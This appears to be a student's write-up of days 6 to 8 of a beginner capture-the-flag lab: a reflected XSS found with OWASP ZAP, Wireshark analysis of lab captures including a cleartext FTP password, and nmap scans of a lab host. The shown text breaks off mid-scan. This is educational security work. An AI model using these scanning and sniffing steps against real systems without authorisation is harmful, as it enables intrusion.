


Day 6: Web Exploitation - Be careful with what you wish on a Christmas night.

Tools Used: Kali Linux, OWASP



Question 1-3:

We got to the machine IP on port 5000




Stored Cross-site Scripting is used in order to exploit this application

"q" as the query string




Question 4:

We used OWASP ZAP and ran a scan.




Question 5:

We obtain 3 types of XSS Alerts from the results but reflected XSS is the one we're interested in.




Question 6:

An interesting line from source is discovered.



Question 7:

Alert(1) is shown with the numbers 5397.



Thought Process/ Methodology:

We accessed the Machine's IP in port 5000. The app started by assuming that the website stored data on the website meaning Stored Cross-site Scripting could be used to exploit this application.

We found that "q" was used as the query string, which could be abused to craft a reflected XSS. Using OWASP ZAP we ran a scan on it and found there to be 3 types of XSS Alerts. A reflected XSS was the one we were looking for. A JavaScript file which we found was run in the "Enter your wish" slot and broke the website but left a random alert with the numbers 5397



Day 7: Networking - The Grinch really did Steal Christmas

Tools Used: Kali Linux, Wireshark

Question 1:


We launch Wireshark with -r to read the .pcap file

After applying an ICMP display filter, we can see the address responsible for initiation is 10.11.3.2



Question 2:

The filter used is "HTTP.REQUEST.METHOD == GET".



A screenshot of the Wireshark network protocol analyzer. The filter bar at the top shows the filter "http.request.method == GET". The packet list on the left shows several HTTP GET requests. The selected packet (No. 394) is expanded, showing the raw data and the decoded HTTP message. The decoded message shows a GET request for "/fontawesome/css/all.min.css" from 10.10.67.199 to 10.10.15.52.

No.	Time	Source	Destination	Protocol	Length	Info
394	0.000000	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
395	0.000000	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
396	0.000000	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
397	0.000000	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
398	0.000000	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
399	0.000000	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
400	0.000000	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
401	0.000000	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
402	0.000000	10.10.67.199	10.10.15.52	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
403	0.000000	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
404	0.000000	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
405	0.000000	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
406	0.000000	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
407	0.000000	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
408	0.000000	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
409	0.000000	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
410	0.000000	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
411	0.000000	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1

Question 3:

IP Address "10.10.67.199" visited the article called "reindeer-of-the-week"




A screenshot of the Wireshark network protocol analyzer. The filter bar at the top shows the filter "http.request.method == GET". The packet list on the left shows several HTTP GET requests. The selected packet (No. 466) is expanded, showing the raw data and the decoded HTTP message. The decoded message shows a GET request for "/posts/post/index.json" from 10.10.67.199 to 10.10.15.52.

No.	Time	Source	Destination	Protocol	Length	Info
466	0.000000	10.10.67.199	10.10.15.52	HTTP	466	GET /posts/post/index.json HTTP/1.1
467	0.000000	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
468	0.000000	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
469	0.000000	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
470	0.000000	10.10.67.199	10.10.15.52	HTTP	466	GET /posts/post/index.json HTTP/1.1
471	0.000000	10.10.67.199	10.10.15.52	HTTP	359	GET /posts/post/index.json HTTP/1.1
472	0.000000	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
473	0.000000	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1

Question 4:

After launching pcap2.pcap using the exact steps, we applied "tcp.port == 21" to filter on the logs, and see that the correct password for logging in is "plaintext_password_fiasco"




A screenshot of the Wireshark network protocol analyzer. The filter bar at the top shows the filter "tcp.port == 21". The packet list on the left shows several FTP traffic packets. The selected packet (No. 66) is expanded, showing the raw data and the decoded FTP message. The decoded message shows a USER command: "USER elfmcskidy".

No.	Time	Source	Destination	Protocol	Length	Info
66	0.000000	10.10.73.252	10.10.122.128	TCP	66	45332 -> 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665
67	0.000000	10.10.73.252	10.10.122.128	TCP	66	45332 -> 21 [FIN, ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665
68	0.000000	10.10.73.252	10.10.122.128	TCP	66	21 -> 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813670 TSecr=411028463
69	0.000000	10.10.73.252	10.10.122.128	TCP	74	45340 -> 21 [SYN] Seq=0 Win=0 Len=0 MSS=8961 SACK_PERM=1 TSval=411030614 TSecr=0 WS=128
70	0.000000	10.10.73.252	10.10.122.128	TCP	74	21 -> 45340 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM=1 TSval=894815218 TSecr=411030614 WS=128
71	0.000000	10.10.73.252	10.10.122.128	TCP	66	45340 -> 21 [ACK] Seq=1 Ack=1 Win=0 Len=0 TSval=411030614 TSecr=894815218
72	0.000000	10.10.73.252	10.10.122.128	FTP	184	Response: 220 Welcome to the TBC FTP Server!
73	0.000000	10.10.73.252	10.10.122.128	TCP	66	45340 -> 21 [ACK] Seq=1 Ack=39 Win=0 Len=0 TSval=411030614 TSecr=894815220
74	0.000000	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
75	0.000000	10.10.73.252	10.10.122.128	TCP	66	21 -> 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894818981 TSecr=411033776
76	0.000000	10.10.73.252	10.10.122.128	FTP	100	Response: 331 Please specify the password.
77	0.000000	10.10.73.252	10.10.122.128	TCP	66	45340 -> 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 TSecr=894818981
78	0.000000	10.10.73.252	10.10.122.128	FTP	88	Request: PASS plaintext_password_fiasco
79	0.000000	10.10.73.252	10.10.122.128	TCP	66	21 -> 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894829439 TSecr=411040192
80	0.000000	10.10.73.252	10.10.122.128	FTP	88	Response: 530 Login incorrect.
81	0.000000	10.10.73.252	10.10.122.128	TCP	66	45340 -> 21 [ACK] Seq=50 Ack=95 Win=62848 Len=0 TSval=411042646 TSecr=894827850
82	0.000000	10.10.73.252	10.10.122.128	FTP	72	Request: SVST
83	0.000000	10.10.73.252	10.10.122.128	TCP	66	21 -> 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TSval=894827850 TSecr=411042646

Question 5:


The SSH protocol is encrypted.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	162	Server: Encrypted packet (len=48)
2	0.000004	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
152	63.089447	10.10.122.128	10.11.3.2	SSHv2	95	Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3)
153	63.127154	10.11.3.2	10.10.122.128	SSHv2	82	Client: Protocol (SSH-2.0-MoTTY_Release_0.73)
155	63.127956	10.10.122.128	10.11.3.2	SSHv2	1134	Server: Key Exchange Init
156	63.128601	10.11.3.2	10.10.122.128	SSHv2	1222	Client: Key Exchange Init
157	63.145995	10.11.3.2	10.10.122.128	SSHv2	78	Client: Diffie-Hellman Group Exchange Request
159	63.153438	10.10.122.128	10.11.3.2	SSHv2	590	Server: Diffie-Hellman Group Exchange Group
161	63.368677	10.11.3.2	10.10.122.128	SSHv2	589	Client: Diffie-Hellman Group Exchange Init

Question 6:

After analysing pcap3.pcap, a zip filled called "christmas.zip" was found, it was exported as HTTP, then extracted it to find a .txt file that said a rubber ducky would be used to replace Elf McEager.



No.	Time	Source	Destination	Protocol
379	26.541680	10.10.53.219	10.10.21.210	TCP
380	26.541763	10.10.53.219	10.10.53.219	TCP
381	26.541772	10.10.53.219	10.10.21.210	TCP
382	26.541879	10.10.53.219	10.10.53.219	TCP
383	26.541892	10.10.53.219	10.10.21.210	TCP
384	26.541972	10.10.21.210	10.10.53.219	TCP
385	26.541981	10.10.53.219	10.10.53.219	TCP
386	26.542067	10.10.21.210	10.10.53.219	TCP
387	26.542087	10.10.21.210	10.10.53.219	TCP
388	26.542101	10.10.53.219	10.10.53.219	TCP
389	26.542184	10.10.53.219	10.10.21.210	TCP
390	26.542224	10.10.21.210	10.10.53.219	TCP
391	26.542233	10.10.53.219	10.10.53.219	TCP
392	26.542312	10.10.21.210	10.10.53.219	TCP
393	26.542372	10.10.21.210	10.10.53.219	TCP
394	26.542381	10.10.53.219	10.10.53.219	TCP
395	26.542475	10.10.21.210	10.10.53.219	TCP

Thought process/ Methodology:

We launched Wireshark with the -r flag to read the .pcap file provided. After applying the ICMP display filter, the address which initiated it was found to be 10.11.3.2 as seen from the "source" tab. To filter out all the HTTP GET requests, the filter "HTTP.REQUEST.METHOD == GET" was used. After analysing, IP Address "10.10.67.199" was found to have visited an article called "reindeer-of-the-week". After that, we launched pcap2.pcap with the same steps, and applied "tcp.port == 21" to filter out the logs since FTP ran on port 21. We see the correct password for login is "plaintext_password_fiasco". The SSH protocol is encrypted.

We started analysing pcap3.pcap, and found a christmas.zip file, which we exported as HTTP, then extracted to find a .txt file saying that a rubber ducky would be used to replace ElfMcEager.

Day 8: Networking - What's under the Christmas Tree?

Tools used: Kali Linux, nmap

Question 1:

NMAP scan was run on the machine's IP.

```
(1211102272@kali)-[~]
└─$ nmap -A 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:30 +08
Nmap scan report for 10.10.146.238
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC6#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256  4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256  d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.33 seconds
```

Question 2:

Scanning was done using -Pn.

```
(1211102272@kali)-[~]
└─$ nmap -Pn 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:37 +08
Nmap scan report for 10.10.146.238
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 24.45 seconds
```


Question 3:

Comparing between -A and -sV flags

```
(1211102272@kali)-[~]
$ nmap -sV 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:43 +08
Nmap scan report for 10.10.146.238
Host is up (0.22s latency).
